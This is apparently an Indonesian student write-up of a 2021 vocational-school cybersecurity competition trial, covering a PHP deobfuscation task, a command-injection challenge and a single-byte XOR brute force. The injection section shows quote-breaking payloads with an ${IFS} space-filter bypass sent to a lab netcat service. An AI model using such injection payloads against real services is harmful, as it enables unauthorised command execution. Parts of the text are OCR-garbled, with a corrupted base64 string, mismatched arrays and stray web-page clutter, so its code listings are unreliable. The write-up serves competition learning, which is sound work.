

# Laporan Uji COBA LKS SMK CYBER SECURITY 2021



P4\Ui

Reja Revaldy F.  
Rezka Norhafizah

## Daftar ISI

Reverse Engineering .....	1
Binary Exploit .....	5
Kriptografi .....	7

# Uji Coba – Reverse Engineering


## Obfus

### Ringkasan Soal

Diberikan file dengan ekstensi php, lalu saya buka ternyata berisikan function encode ke base64.

### Langkah Penyelesaian

1. Saya melakukan konversi dari base64 ke ascii dan didapat :



```
(kali@kali)-[~/lks-cs/Latihan/LKS-ujicoba/binary]
$ echo -n "CIBnb3RvIFQ0eGVD0yBUNHh1Qz0gJHggPSBhcnJheSg3MCwgNjUsIDg5LCA0SwgNzEsIDY1LCA1NiwgNTgsIDU2LCA1OSwgMTEzLCAxMjIsIDk4LCAxMjIsIDg1LCA5OSwgM
TIXLCA4NSwgMTAxLCAxMDQsIDFwOCwgMTI3LCAxMjEsIDFwNSwgMTA3LCAxMjYsIDFwNSwgMTFwLCAxMTk0Y8nb3RvIHVjaG8gJHljbGldIF4gMTA7" | base64 --decode
goto T4xeC; T4xeC: $x = array(70, 65, 89, 89, 71, 65, 56, 58, 56, 59, 113, 122, 98, 122, 85, 99, 121, 85, 101, 104, 108, 127, 121, 105, 107, 126,
111, 110, 119); goto p3t3J; p3t3J: $y = array(20, 20, 30, 40); goto nkhQk; nkhQk: for ($i = 0; $i < 5; $i++) { echo $y[$i] ^ 10;
```

Yang kemudian saya rapikan menjadi seperti berikut :

```
goto T4xeC; T4xeC:

$x = array(70, 65, 89, 89, 71, 65, 56, 58, 56, 59, 113, 122, 98, 122, 85, 99, 121, 85,
101, 104, 108, 127, 121, 105, 107, 126, 111, 110, 119);




goto p3t3J; p3t3J:

$y = array(20, 20, 30, 40);

goto nkhQk; nkhQk:
for ($i = 0; $i < 5; $i++)

    { echo $y[$i] ^ 10;}
```

2. Disini saat saya cermati script yang diberikan ini melakukan perulangan untuk variable \$y dengan kunci xor 10 yang bertipe data array. Lalu setelah saya jalankan di website compiler php dan didapat decimal 3030203410



### Text (ASCII / ANSI)

R

Convert

Highlight Text

1. CREATE A LOGO
2. TEXT LOGO DESIGN
3. TEXT MESSAGE RECORDS
4. IPHONE TEXT MESSAGE
5. FREE PROMO CODE
6. FLIRT TEXT MESSAGES

Business Focus

### BASE64

Ug==

Convert

Highlight Text

### Decimal

30302034

Convert

Highlight Text

- Setelah itu saya beransumsi bahwa flagnya berada di variable x karena mencakup banyak decimal, lalu saya coba ganti variable yang berada di perulangan dengan variable \$x dan saya ubah batasnya dengan jumlah array variable \$x.

codingground

Execute PHP Online (PHP v7.1.8)

main.php

```

1 <?php
2 <title>Online PHP Script Execution</title>
3 </title>
4 </body>
5 <body>
6 <pre>
7
8 $a = [
9     70,
10    85,
11    89,
12    87,
13    71,
14    65,
15    60,
16    58,
17    56,
18    59,
19    113,
20    122,
21    86,
22    125,
23    85,
24    99,
25    121,
26    83,
27    101,
28    104,
29    100,
30    124,
31    121,
32    109,
33    107,
34    106,
35    113,
36    110,
37    119,
38 ];
39
40
41 $x = [20, 20, 10, 40];
42
43
44
45 for ($i = 0; $i < 20; $i++) {
46     $s = $a[$i] ^ 10;
47     echo $s." ";
48 }
49
50
51
52 ?>
53 </body>
54 </html>

```

Result

```

1 <?php
2 <title>Online PHP Script Execution</title>
3 </title>
4 </body>
5 <body>
6 <pre>
7
8 76 75 83 83 77 75 50 48 50 49 123 112
9 104 112 95 105 115 95 111 98 102 117 115 99 97 116 101 100 125.
10
11 ?>
12 </body>
13 </html>

```

Selanjutnya, saya jalankan dan muncul decimal 76 75 83 83 77 75 50 48 50 49 123 112 104 112 95 105 115 95 111 98 102 117 115 99 97 116 101 100 125.

- Setelah itu, decimal tersebut saya coba konversikan ke ascii dan keluar flagnya :

## ASCII to Hex

...and other free text conversion tools


<b>Text (ASCII / ANSI)</b> LKSSMK2021{php_is_obfuscated}  <b>Convert</b> <b>Highlight Text</b>	<b>Binary</b> 1001100  <b>Convert</b> <b>Highlight Text</b>	<b>Hexadecimal</b> 4c 4b 53 53 4d 4b 32 30 32 31 7b 70 68 70 5f 69 73 5f 6f 62 66 75 73 63 61 74 65 64 7d  <b>Convert</b> <b>Highlight Text</b>
<b>BASE64</b> TElTU01LMjAyMxtwaHBfaXNlb2JmdXNjYXRIZH0=  <b>Convert</b> <b>Highlight Text</b>	<b>Decimal</b> 76 75 83 83 77 75 50 48 50 49 123 112 104 112 95 105 115 95 111 98 102 117 115 99 97 116 101 100 125  <b>Convert</b> <b>Highlight Text</b>	<b>ROT13</b> YXFFZXQ2021{cuc_vf_boshfpngrq}  <b>Convert</b> <b>Highlight Text</b>

Flag : LKSSMK2021{php\_is\_obfuscated}

# Uji Coba – Binary Exploit

## Echo

### Ringkasan Soal



Diberikan sebuah binary dan netcat listener, dimana kita disuruh untuk menemukan flag yang tersembunyi dari 2 hal tersebut

### Langkah Penyelesaian

1. Pertama, saya coba menjalankan binary tersebut dan diberikan inputan untuk memasukkan nama.

```
(kali@kali)-[~/mnt/LKSN 2021/Uji Coba]
$ ./chall_1
Masukan Nama Kamu : aaa
aaa
```

Lalu dari sini saya coba pahami alur kode nya dan mencoba untuk keluar dari string yang ada di program untuk melakukan command injection.

2. Kemudian, saya temukan celah di string yaitu kita harus menutup nya menggunakan '; lalu saya coba masukan perintah ls untuk mengetahui ada apa di mesin tersebut dengan cara berikut :

```
(kali@kali)-[~/Latihan/LKS-ujicoba/web/evil_eval]
$ nc 192.168.255.1 20000
Masukan Nama Kamu : ';'ls
chall
flag
(kali@kali)-[~/Latihan/LKS-ujicoba/web/evil_eval]
$
```

Maka command berhasil dieksekusi dan memunculkan list.

3. Selanjutnya saya coba memasukan command cat dengan file flag yang ada seperti berikut :

```
(kali@kali)-[~/Latihan/LKS-ujicoba/web/evil_eval]
$ nc 192.168.255.1 20000
Masukan Nama Kamu : ';c'at flag
flag
█
```

Tetapi tidak berhasil, kemudian di sini saya asumsikan kita tidak bisa menggunakan space jadi saya coba mencari bypass untuk space supaya bisa memasukan space di command.

4. Setelah saya cari di berbagai referensi, maka saya mendapatkan `${IFS}` untuk melakukan bypass space dan saya gunakan sebagai berikut :

```
(kali@kali)-[/var/www/html]
$ nc 192.168.255.1 20000
Masukan Nama Kamu : ';c'a't'${IFS}'flag
LKSSMK2021{echo_echo_and_echo_my_name}
```

**Flag : LKSSMK2021{echo\_echo\_and\_echo\_my\_name}**



# Uji Coba – Kriptografi

^

## Ringkasan Soal

Diberikan soal berupa kode decimal, di mana kita disuruh untuk memecahkannya dan mengetahui apa pesan aslinya.

## Langkah Penyelesaian

1. Pertama-tama, saya cermati soalnya dan ternyata encrypt yang dipakai menggunakan python. Setelah itu saya mendapatkan hint dari juri berupa bruteforce key dengan algoritma xor dan key 1 byte, maka dari situ saya coba melakukan bruteforce menggunakan script python yang saya buat :

```
GNU nano 5.4 decrypt.py
plain_text = [52, 51, 43, 43, 53, 51, 74, 72, 74, 73, 3, 0, 23, 10, 39, 17, 11, 39, 26, 25, 11, 17, 27, 39, 74, 72, 74, 73, 5]

for i in range(256):
    decoded = ''.join(chr(b ^ i) for b in plain_text)
    print(i, decoded)
```

2. Setelah saya jalankan maka muncul :

```
(kali㉿kali)-[~/mnt/LKSN 2021]
$ python ./decrypt.py
(0, "43++53JHJI\x03\x00\x17\n'\x11\x0b'\x1a\x19\x0b\x11\x1b' JHJI\x05")
(1, '52**42KIKH\x02\x01\x16\x0b6\x10\n6\x1b\x18\n\x10\x1a6KIKH\x04')
(2, '(61)71HJHK\x01\x02\x15\x08%\x13\t%\x18\x1b\t\x13\x19%HJHK\x07')
(3, '70((60IKIJ\x00\x03\x14\t$\x12\x08$\x19\x1a\x08\x12\x18$IKIJ\x06')
(4, '07//17NLNM\x07\x04\x13\x0e#\x15\x0f#\x1e\x1d\x0f\x15\x1f#NLNM\x01')
(5, '16..06OMOL\x06\x05\x12\x0f"\x14\x0e"\x1f\x1c\x0e\x14\x1e"OMOL\x00')
(6, '25--35LNLO\x05\x06\x11\x0c!\x17\r!\x1c\x1f\r\x17\x1d!LNLO\x03')
(7, '34,,24MOMN\x04\x07\x10\r \x16\x0c \x1d\x1e\x0c\x16\x1c MOMN\x02')
(8, '< ;##=;B@BA\x0b\x08\x1f\x02/\x19\x03/\x12\x11\x03\x19\x13/B@BA\r')
(9, '=: "<:CAC@n\t\x1e\x03.\x18\x02.\x13\x10\x02\x18\x12.CAC@\x0c')
(10, '>9!!?9@B@C\t\n\x1d\x00-\x1b\x01-\x10\x13\x01\x1b\x11-@B@C\x0f')
(11, '78 >8ACAB\x08\x0b\x1c\x01,\x1a\x00,\x11\x12\x00\x1a\x10,ACAB\x0e')
(12, '8?' '9?DFDE\x0f\x0c\x1b\x06+\x1d\x07+\x16\x15\x07\x1d\x17+DFDE\t')
(13, '9>668>GEGD\x0e\r\x1a\x07*\x1c\x06*\x17\x14\x06\x1c\x16*GEGD\x08')
(14, '!=%%;=DFDG\r\x0e\x19\x04)\x1f\x05)\x14\x17\x05\x1f\x15)DFDG\x0b')
(15, '<$$:<EGEF\x0c\x0f\x18\x05(\x1e\x04(\x15\x16\x04\x1e\x14(EGEF\n')
(16, '$#;;%ZXZY\x13\x10\x07\x1a7\x01\x1b7\n\t\x1b\x01\x0b7ZXZY\x15')
(17, '%::"$[Y[X\x12\x11\x06\x1b6\x00\x1a6\x0b\x08\x1a\x00n6[Y[X\x14')
(18, '6!99!XZX[\x11\x12\x05\x185\x03\x195\x08\x0b\x19\x03\t5ZX[\x17')
(19, "' 886 Y[YZ\x10\x13\x04\x194\x02\x184\t\n\x18\x02\x084Y[YZ\x16')
(20, " '?!'^^^\x17\x14\x03\x1e3\x05\x1f3\x0e\r\x1f\x05\x0f3^^^]\x11")
(21, '!6>> 6_\\\x16\x15\x02\x1f2\x04\x1e2\x0f\x0c\x1e\x04\x0e2_\\\x10')
(22, '"%=#%\^^\_\x15\x16\x01\x1c1\x07\x1d1\x0c\x0f\x1d\x07\r1\\\_\x13')
```

3. Karena terlalu banyak mengeluarkan string, saya menggunakan perintah grep LKS untuk memunculkan flag :

```
(kali㉿kali)-[~/mnt/LKSN 2021]
$ python ./decrypt.py | grep LKS
(120, 'LKSSMK2021{xor_is_basic_2021}')
```

Flag : LKSSMK2021{xor\_is\_basic\_2021}